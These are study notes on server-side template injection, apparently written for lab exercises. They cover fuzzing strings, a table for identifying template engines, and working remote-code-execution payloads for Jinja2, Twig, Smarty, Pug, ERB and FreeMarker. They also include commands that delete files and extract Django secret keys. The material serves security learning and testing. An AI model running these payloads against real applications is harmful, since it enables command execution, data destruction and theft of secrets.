Server-Side Template Injection (SSTI)
SSTI occurs when user input is concatenated directly into a template (rather than passed in as data), allowing attackers to inject and execute arbitrary code server-side.
- Not vulnerable:
$twig->render("Dear {first_name},", array("first_name" => $user.first_name)) - Vulnerable:
$twig->render("Dear " . $_GET['name'])→ attack via?name={{bad-stuff-here}}
Detection
Fuzzing
Inject characters common to template expressions:
${{<%[%'"}}%\
If an exception is raised, input may be interpreted by a template engine.
Two Injection Contexts
Plaintext context: Input is rendered as output text.
- Example template:
<h1>Welcome, {{ user_name }}!</h1> - Test: inject
{{ 7*7 }}— if it returns49, the template engine is executing it - Must use template syntax (
{{ }},${ }, etc.) to break out and execute code
Code context (more dangerous): Input lands inside an existing statement being executed.
- Example:
{% if user.role == 'admin' or user.name == 'USER_INPUT' %} - Don’t need to break out — already inside logic
- Test with:
' or 7*7==49 or ' - Often leads to RCE faster

Template Engine Identification
| Engine | Test Payload | Expected Output |
|---|---|---|
| Jinja2 (Python) | {{7*'7'}} |
7777777 |
| Twig (PHP) | {{7*'7'}} |
49 |
| Smarty (PHP) | {'Hello'\|upper} |
HELLO |
| Pug/Jade (Node.js) | #{7*7} |
49 |
| ERB (Ruby) | <%= 7*7 %> |
49 |
| FreeMarker (Java) | ${7*7} |
49 |
| Django (Python) | {{7*7}} |
49 |
Tip: Invalid syntax often triggers an error message that reveals the template engine and version.
Additional identification:
- Java-based:
${T(java.lang.System).getenv()} - Django: test
{{ settings.SECRET_KEY }} - FreeMarker error messages reference
freemarker
Exploitation by Template Engine
Jinja2 (Python)
{{7*7}}                    # test
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output("ls")}}
Note: subclass index [157] may vary — confirm in target environment.
check_output usage:
subprocess.check_output(['ls', '-lah']) # separate command from args
Twig (PHP)
{{7*'7'}}    # returns 49
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
Smarty (PHP)
{'Hello'|upper}          # test: returns HELLO
{system("ls")}           # RCE
{system("rm /path/file")}
Pug/Jade (Node.js)
#{7*7}    # test
#{root.process.mainModule.require('child_process').spawnSync('ls').stdout}
#{root.process.mainModule.require('child_process').spawnSync('ls', ['-lah']).stdout}
ERB (Ruby)
<%= 7*7 %>
<%= exec("ls") %>
<%= exec("rm /home/carlos/morale.txt") %>
URL: GET /?message=<%=+exec("ls")%>
FreeMarker (Java)
${7*7}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("ls")}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm /home/carlos/morale.txt")}
Finding the Execute class: check FreeMarker JavaDoc → TemplateModel interface → “All Known Implementing Classes” → Execute
Handlebars (Node.js)
Use documented exploit from HackTricks. Substitute whoami with target command.
Django (Python)
{{settings.SECRET_KEY}}
Lab Examples
Basic SSTI (ERB)
GET /?message=<%=+exec("rm+/home/carlos/morale.txt")%>
Detection: inject ${{<%[%'"}}%\ and note <% doesn’t appear in output.
Code Context SSTI (Jinja2/Tornado)
Template uses blog-post-author-display variable. Terminate the existing statement and inject:
blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')
Note: {%25...%25} = URL-encoded {% ... %}
Information Disclosure (Django)
{{product.values}}                    # enumerate available properties
{{settings.SECRET_KEY}}               # extract secret key
Automation
SSTImap:
python3 sstimap.py -X POST -u 'http://page.com:8080/directory/' -d 'page='
References: